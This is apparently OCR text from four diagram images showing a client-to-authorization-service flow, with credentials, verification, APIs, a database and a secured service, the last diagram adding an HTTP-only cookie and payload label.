

Credentials
Authorize Service
Client
APIs
DB
Secured Service



Credentials
Client
Authorize
Service
Verify
APIs
DB
Secured
Service



Client
Credentials
Authorize Service
✓
APIs
Secured Service
Verify
DB



Credentials
HTTP-Only Cookie:
R
Payload:
A
Client
Authorize Service
✓
Verify
APIs
DB
Secured Service

